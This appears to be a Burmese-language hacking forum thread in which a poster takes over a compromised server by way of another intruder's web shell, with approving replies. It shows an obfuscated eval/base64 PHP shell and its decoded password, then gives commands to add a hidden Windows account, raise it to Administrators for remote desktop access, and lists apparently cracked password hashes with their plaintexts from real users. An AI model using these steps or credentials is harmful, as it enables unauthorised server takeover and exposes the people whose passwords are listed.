သိပ်သေချာတာပေါ့...တစ်ရွာသား က လူတွင်ကျယ် လာလုပ်နေသကိုး..... view source မှာ ဒင်းရဲ . ကိုယ်ရေး ရာဇဝင်တွေပါလား ။ ဒင်းက ခေ သူတော့ ဟုတ်ဟန် မတူဘူး ၊ သူ့ရဲ . ကိုယ်ရေး အချက်အလက်တွေကို ချက်ချင်း မသိနိုင်အောင် *php code* တွေကို obfuscated လုပ်ထားသကိုး ။

```

File Edit View Help
109 eval(base64_decode("Z0yb3JmcmVwb3J0aW5nKDcpOw0KQHNdP9YwIdpY19xdW90ZXNfcmVudGhZSgwKTSNcm90ZCk="))
110 YX0KCKZ7DQokbXrpbWUgPSBleHBsb2RIKCGjYwgbWljam90aW1lKCKpOw0KOHNY0X0dGhZSA9
111 ICRidGhZVsoXSArICRidGhZVswXTSNcmRlZmluZSgnU0FFUL9PWCsiHNd9yZ0B5YWNlKQdc
112 XCsiICovJywGZglybmFzShfX0ZTEVbYkplcicvJyk7DQovL2RlZmluZSgnSVNFV00JywG3Ry
113 c3RyIFB1UF9PUywg1JdTicpID8gMSA6IDAgKTSNcmRlZmluZSgnSVNFV00JywGRESRUNUT1JZ
114 XLNFUEF5QWRUaW9PSANXfwnKTSNcmRlZmluZSgnSVNFQ09NDywGYZhczNFZ2hpc3RkKCDT00N
115 KSA/IDEG0iAwICk7DQokbZWZpbmU0JTIXDdQYesiGdldP9YwIdpY19xdW90ZXNfZ3BjYkCKpOw0K
116 JGRpc19mdW5jID8gZVZ0Z2NmZ19ZYk0J2Rrc2FibGVfZnVwY3Rpb25zJyk7DQokbZWZpbmU0JT
117 XLIBUEB0Rl8nLCA0iWwYzWdpKCKwaHBpbmZvTiwkZGhZKZ1bmMpkSA/IDEG0iAwICk7DQoAcZV0
118 X3RpbWVfbGhZKQoMcK7DQoNcmZvcmVhY2goYX0yYX0a19HRVQnLQdRUE9TVCCpIGFZICRfcmVx
119 dWwzdCkgew0KONZvcmVhY2goJCRfcmVxdWwzdCBhcyAk0ZdeSA9PAk0C3ZhbHMKS87DQoJCWlm
120 ICgk0ZdeKSwfSAhPSANXyqpiHsNCgk0CWmliChU19HUEB0PiHsNCgk0CQk0C3ZhbHMVID8gC19h
121 cniheSgk0C3ZhbHMKTsNCgk0CWNCGk0CSQk0C2deSA9ICRfcmFsdWU7DQoJCXNCGk0G9DQg9DQoN
122 C8qPT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09
123 PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09
124 MTA4MjBj8iY0mIzEwOTk7LSYjMTASNzsrJimbMDc2OywgdHJ1ZSArJimbMDgyOy0mIzEwOTY7LSYj
125 MTA4MjstJimbMDk3OysmIzEwNkY7LCBmYWwzZSArJimbMDgyOysjYsrtCamIzEwOTk7L0i0fCj
126 MTASNDstJimbMDc2Oy0mIzEwMDI7YjYjMTAyODsrC0mIzEwNk7DQokYWRtaW5hZ2NoZWVnJ10g
127 PSAx0w0KLy8iYgYjYjMTASNTBIC0mIzEwOTY7LSYjMTA4MjBj8iY0mIzEwOTk7LSYjMTASNzsrJimb
128 MDc2OyxsJimbMDK5Oy18kY18fC0fCM0JimbMDK50w0KGFhbWluWydwYXNkZ10gID8gZjRhbnQn
129 Ow0KQ0QovLysmIzEwOTU7LSB8kYBjb29raWUgKyYjMTExODsrC0kYjYjMTA30TsrLXwrLSYjMTAS
130 MDstJimbMDgyO3wmIzEwMDg7LCARJimbMDI403x8LSjYsgfCjYjMTA3NTssiHwmIzEwOTk7LXwr
131 L50fCjYjMTASNDstJimbMDkY0y0rLCARJimbMTA1OysmIzEwMjg7fCjYjMTA50TsjimbMDc103wr
132 LSYjMTA4NDsrLQ0kLy8iYgY29va2lHwjiGwNCRhZG1pbIsY29va2lHwjiG10gPSANzsrNC8v
133 IGNvb2tpZSArJimbMTE4Oy0tBkYjYjMTAyODsrNCRhZG1pbIsY29va2lHwjiG10gPSANzsrN
134 Q8vIGNvb2tpZSArJimbMTE4Oy0tBsrA0KGFhbWluWydwY29raWwvYX0a1J0gPSANlyc7DQov
135 LyBjb29raWUgKy0CJimbMDc5O3wrDQokYWRtaW5hZ2NmZ2tpZWpzmUnXS9AIDg2NDAAw0w0Kly09
136 PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09
137 PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09
138 eXBk0B0Zx0L2h0bWw7IGN0YXZzX0Q9dXRMlTgKTSNc0gZVwzZWVmlCgkY2hhcnNldCA9PSAN
139 YmlnN5cpHsNCgk0ZVfKZX0i0mNvbRlbnQvHlwZTogdGV4dC3odG1s0yBjaGfYcZV0PwDpZtLi
140 KTSNc0gZVwzZWVmlCgkY2hhcnNldCA9PSANZ2JrYkgew0KONhYWRlciY29udGVudC1UeXB
141 0B0Zx0L2h0bWw7IGN0YXZzX0Q9Z2JrYkgew0KONhYWRlciY29udGVudC1UeXB0Z2hhdGlu
142 M5cpHsNCgk0ZVfKZX0i0mNvbRlbnQvHlwZTogdGV4dC3odG1s0yBjaGfYcZV0PwDpZtLi040DU5
143 LTiKTSNc0NCGk0KHnlibGyGSA0XNFUZFulsuUEHQXNFTEYnVSA/ICRfU0VSvKvSWYdyQSFbF
144 U0VMRiddDogf9TRVJWRVb1J1NDUkQV90QU1F1J07DQokdGhZK0NYW1wiD0gdGhZSgp0w0K
145 DQowG09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09
146 PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09
147 KCDwaHBachlwY0ZzJywGjYsIC04NjQwMCAqIDM2N5k7DQokCgnPG1ldEGgaHR0C1cX0vpdji
148 cmVmc0mVzaCigY29udGVudD0iMTEvUk0v9Jy4kZV5z4ntj4nKTSNcglwKCC8Y5BzdlHsZT0Zm9u

```

ဣန္ဒြေတောတို့ အနေနဲ့ Decode ပြန်လုပ်လိုက်တဲ့ အခါမှာ **damn** ဆိုတဲ့ အဆိုပါ Hacker မှ တင်ထားခဲ့တဲ့ *shell file password* ကို ရရှိသွားပါတယ် ။ ကဲ...ဒါဆိုရင်တော့ တစ်ရွာသားအပေါ် ကတုံးပေါ်ထိပ်ကွက် လိုက်နိုင်ပြီ ဖြစ်ပါတယ် ။ (P.S=> ဒီနေရာမှာ *password* ကို *hash* အဖြစ်ပြောင်းလဲထားတာမျိုးတွေလဲ ကြုံတွေ့ရနိုင်ပြီး အလွယ်တစ်ကူ *crack* လို့ ရနိုင်တဲ့ *default password* တွေ ရှိနိုင်သလို *crack* မလုပ်နိုင်တဲ့ *password* အဖြစ်လဲ ရှိနေတတ်ပါတယ် ။)

```
$admin = array();
// -|+ë-ш-к|-ы-щ+д, true +к-ш-к-щ+д, false +к+#+++ +ы.--|ц-б-ю+Є+|-3
$admin['check'] = 1;
// +ч| -ш-к|-ы-щ+д,|ы|-|+|-|+|-ы
$admin['pass'] = 'damn';

//+ч- |+ cookie +ÿ+|+|+3+|-+т-к|є, +Є||-+#++ |г, |ы|-+---|ц#ф-+, +ë+Є|ы#г|+м+-
// cookie |#+|
$admin['cookiepre'] = "";
// cookie +ÿ+|+Є
$admin['cookiedomain'] = "";
// cookie +ÿ+|-++|
$admin['cookiepath'] = '/';
// cookie +-3|+
$admin['cookielife'] = 86400;
/*===== +ф+|+с- =====*/

if ($charset == 'utf8') {
    header("content-Type: text/html; charset=utf-8");
    elseif ($charset == 'big5') {
```

File manager

Name	Size	Modify
[.]	dir	2014-01-31 03:58:57
[..]	dir	2014-01-29 05:49:40
[auto_backup.bat file]	dir	2014-01-29 05:56:11
[basic_files]	dir	2014-01-29 05:56:11
[BookCoverPage]	dir	2014-01-30 16:05:40
[contrib]	dir	2014-01-29 05:52:32
[css]	dir	2014-01-29 05:52:32
[email_template]	dir	2014-01-29 05:52:32
[email_template.old]	dir	2014-01-29 05:52:32
[event_img]	dir	2014-01-29 05:52:31
[forbidden]	dir	2014-01-29 05:52:31
[functions]	dir	2014-01-29 05:52:31
[Image]	dir	2014-01-29 05:52:31
[Images]	dir	2014-01-29 05:52:31
[Includes]	dir	2014-01-29 05:52:30
[Includes_old]	dir	2014-01-29 05:52:30
[jdb]	dir	2014-01-29 05:52:30
[js]	dir	2014-01-29 05:52:29
[Lib]	dir	2014-01-29 05:52:29

Quote:


```
net user YOURUSER YOURPASS /add
```

YOURUSER ဆိုတဲ့ နေရာမှာ ဂျွန်တော်တို့ ဖန်တီးခွင့်တဲ့ user name ၊ YOURPASS ဆိုတာက ဖန်တီးလိုက်တဲ့ user name ရဲ့ password ကိုထည့်သွင်းပြီး /add ဆိုတဲ့ command နဲ့ Server အပေါ်မှာ account တစ်ခုကို ဖန်တီးလိုက်ပါတယ် ။ ဖန်တီးလိုက်တဲ့ user က သာမန် user အဆင့်ပဲ ရှိနေသေးတဲ့ အတွက် administrator level ဖြစ်ဖို့ ပြောင်းလဲဖို့ လိုပါတယ် -

Quote:

```
net localgroup Administrator YOURUSER /add
```

သာမန် user level ကနေ Administrator Level အဖြစ်ပြောင်းလဲ လိုက်ပြီးတဲ့ နောက်မှာ တစ်ကယ်ရော ဖန်တီးလိုက်တဲ့ user က administrator level access ရနေတာ ဟုတ်ရဲ့ လားဆိုတာ မှန် / မမှန် တစ်ချက် စစ်ကြည့်ရအောင် -

Quote:

```
net user youruser
```

```

User name          msf
Full Name
Comment
User's comment
Country code       000 (System Default)
Account active      Yes
Account expires     Never

Password last set   20/12/2556 13:36:33
Password expires    31/1/2557 13:36:33
Password changeable 20/12/2556 13:36:33
Password required    Yes
User may change password Yes

Workstations allowed All
Logon script
User profile
Home directory
Last logon          Never

Logon hours allowed All

Local Group Memberships *Administrators *Users
Global Group memberships *None
The command completed successfully.

SYSTEM > net user msf
  
```

Administrator Level ရနေတာ သေချာသွားပြီ ဆိုရင် ဂျွန်တော်တို့ Remote Desktop Protocol(RDP) ဆီကို ဆက်ရွှေ့ ကြည့်ပဲ ရှိတော့တယ် ။ ဒီဇာတ်ဝင်ခန်းရဲ့ အဓိက ဆိုလိုရင်းက သူများပိုင်နယ်မြေမှာ ပိုင်ရှင်ကိုယ်တိုင် မသိလိုက်ပဲ နောက်ကွယ်ကနေ ၎င်းမြေကို အပိုင်ဝင်စီးလိုက်တာပါပဲ ။ RDP ကို ဘယ်လိုခိုက်တယ် ၊ ဘာတွေ ဆက်လုပ်လို့

ရတယ်ဆိုတာကတော့ အတ်လမ်းခေါင်းစဉ်နဲ့ အရမ်းသွေဖယ် သွားမှာ စိုးတဲ့ အတွက် ဒီနေရာမှာပဲ အတ်သိမ်းလိုက်ပါရစေ.....

ဆက်လက်ကြိုးစားပါအုံးမည်-----
ဒုက္ခခံကာ အားပေး ကြည့်ရှုခဲ့ကြတဲ့ ပရိတ်သတ်အပေါင်းအား အထူးပင် ဂျေးဇူးတင်လှက်

အတ်ညွန့် နှင့် ဒါရိုက်တာ
Zer0flag(Myanmar Security Forum)

P.S=> password ကို crack ပြီးဝင်ရမှ အားရပါတယ် ဆိုသူများ အတွက် -

Code:

```
647b1d6964611a9e1a74f8b342eed03a309fb1c1:tamanna
58bfb89fc68ffb0091de90721205f3d5fcf1dd59:farjana
2ed72553e14827d6532534b6d2c5901fd63fa826:nabil96
d153719fa6934cefc83cb1de8d7cd3d9742ed755:sn547
2ed72553e14827d6532534b6d2c5901fd63fa826:nabil96
28fe644baae07ff491c74a7a73d25834c356900b:alo071
5be5a33d6b29f793ca5bae51932f7b114591f300:456tan
D9FBD12909C70090056A71A9E388EC3225E9DF7C:nsulibrary
2F0CFE309EA07549F733F4DA907C008F58697F95:zaramoni
```

☐ The following 12 users say Thank You to **zer0flag** for this post:

• **133720**, **BiG bOss**, **DaiChinLay**, **KpZ**, **Lotus Black**, **Lout Ta Yu**, **NyanTunAung**, **phych0_\$n1p3r**, **Supernova**, **Takanori**, **Thwet**, **Toke Kway**

Email PM Find Rate Add Thank You Reply Quote Report



phych0_\$n1p3r

SQL Worm



Posts:
539
Threads:
0
Thanks
Received:
316 in
190 posts
Thanks
Given:
247
Joined:
Jul 2013
Reputatio
n: **78**




02-03-2014, 03:13 AM

#2

မိုက်မိုက် 🤔 အူးဂေါ့ 🧐
 အဲဒါညီးလေးဒေဖတ်ခွင်နေတာ 🏴‍☠️
 +rep for you 🧐 Arr Bwarr 🤔

🗨 The following 1 user says Thank You to [pych0_\\$n1p3r](#) for this post:
 • [zer0flag](#)

PM Find Rate Add Thank You Reply Quote Report



Lotus Black ●

Trust me, I'm an Engineer

★★★★★★★★

✓ STAFF

Posts: 1,374


Threads: 0

Thanks Received: 710 in 513 posts

Thanks Given: 716

Joined: Jul 2013

Reputation: **143**



02-03-2014, 04:10 AM

#3

တကယ်ကို HQ post တစ်ခုကိုရေးပေးတဲ့အတွက် Bro Zer0Flag ကိုကျေးဇူးတင်ရင်း +Rep ပေးပါတယ်ဗျာ။ နောက်ထပ်ပို့စ်တွေကိုလည်း မျှောနေမယ်နော်။ 🤔 🤔



Get Free Bitcoin Here

☐ The following 1 user says Thank You to Lotus Black for this post:

- zer0flag

PM Find Rate Add Thank You Reply Quote Report



133720

Owner - Founder



Posts:
2,555
Threads:
0
Thanks
Received:
1,471 in
988 posts
Thanks
Given:
786
Joined:
Jun 2013
Reputatio
n: 272



02-03-2014, 04:40 AM

#4

တစ်ကယ်ကိုပြီးစုံတဲ့ load_file နဲ့ပတ်သက်ပြီးသေချာရှင်းပြထားတဲ့ HQ Thread တစ်ခုပါ
ကျေးဇူးအများကြီးတင်ပါတယ်ခွစ်ကိုကြီး ဂေါ့

<https://www.facebook.com/I33twebhacker>

☐ The following 2 users say Thank You to **133720** for this post:

- Lotus Black, zer0flag

Email PM Find Rate Add Thank You Reply Quote Report



Supernova

MSF Respected



Posts:
156
Threads:
0
Thanks
Received:
134 in 58
posts
Thanks
Given:
656
Joined:
Jun 2013
Reputatio
n: 46



02-03-2014, 10:34 AM

#5

ဒါကြောင့်လည်း ဦးရဲဝါ ဦးရဲဝါနဲ့ နာမည်ကြီးနေတာကိုး...

ဝှတ်ခံ ဘရို....

ကျေးဇူး...

☐ The following 1 user says Thank You to **Supernova** for this post:

- zer0flag

Email PM Find Rate Add Thank You Reply Quote Report



Luna

Administrator



Posts:
965
Threads:
0
Thanks
Received:
464 in
199 posts
Thanks
Given:

02-03-2014, 02:04 PM

ဦးရဲဝါ ရဲ့ ဂျာနယ်တိုတွေ တကယ်လန်းတယ်နော်
ဟို HPP attack အကြောင်းလည်း မိုက်တယ်
အရမ်းကိုကျေးဇူးတင်ပါတယ်
နောက်လည်းရေးပေးပါဦး ဦးရဲဝါ




<http://www.thinbashane.wordpress.com>



Jabber : mrx@creep.im


246
Joined: #6
Oct 2013
Reputation: 119



☐ The following 1 user says Thank You to Luna for this post:

• zer0flag

PM Find Rate Add Thank You Reply Quote Report



NyaMeeEain

MSF Respected



Posts: 24
Threads: 0
Thanks Received: 2 in 2 posts
Thanks Given: 2
Joined: Jun 2015
Reputation: 4



6 hours ago

#7

သိပ်ကောင်းတဲ့tutတစ်ခုပါပဲ i really appreciate for this

☐ The following 1 user says Thank You to NyaMeeEain for this post:

• KpZ

PM Find Rate Add Thank You Reply Quote Report

« Next Oldest | Next Newest »

Enter Keywords

Search Thread

New Reply

Quick Reply

Message

Type your reply to this message here.

☐ Disable Smilies

Post Reply

Preview Post

Possibly Related Threads...				
Thread	Author	Replies	Views	Last Post
Backconnect + Rooting Server + Mass Defaceing	Madness Pain	5	352	03-21-2016, 02:38 AM Last Post: j0hnphy0
How to know Server OS	Lotus Black	9	139	01-07-2016, 08:34 AM Last Post: Ark@rKy@w
\m/ dancing \m/ with load_file SQL injectable	BiG bOss	8	242	01-17-2014, 03:26 AM Last Post: pHp_K!113r
Symlink Config Files Of All wp/joomla/whmcs/opencart /vb/phpbb Sites On The Server At	pHp_K!113r	2	155	11-13-2013, 01:04 AM Last Post: pHp_K!113r

[View a Printable Version](#)

[Send this Thread to a Friend](#)

[Subscribe to this thread](#)

Forum Jump:

-- Advance Hacking Tutorials

Go

Users browsing this thread: **Hacke3erDD**

(MSF) © 2013 - 2017 - All Rights Reserved. [Contact Us](#) — [Return to Top](#) — [Lite \(Archive\) Mode](#) — [RSS Syndication](#) | [Awards](#)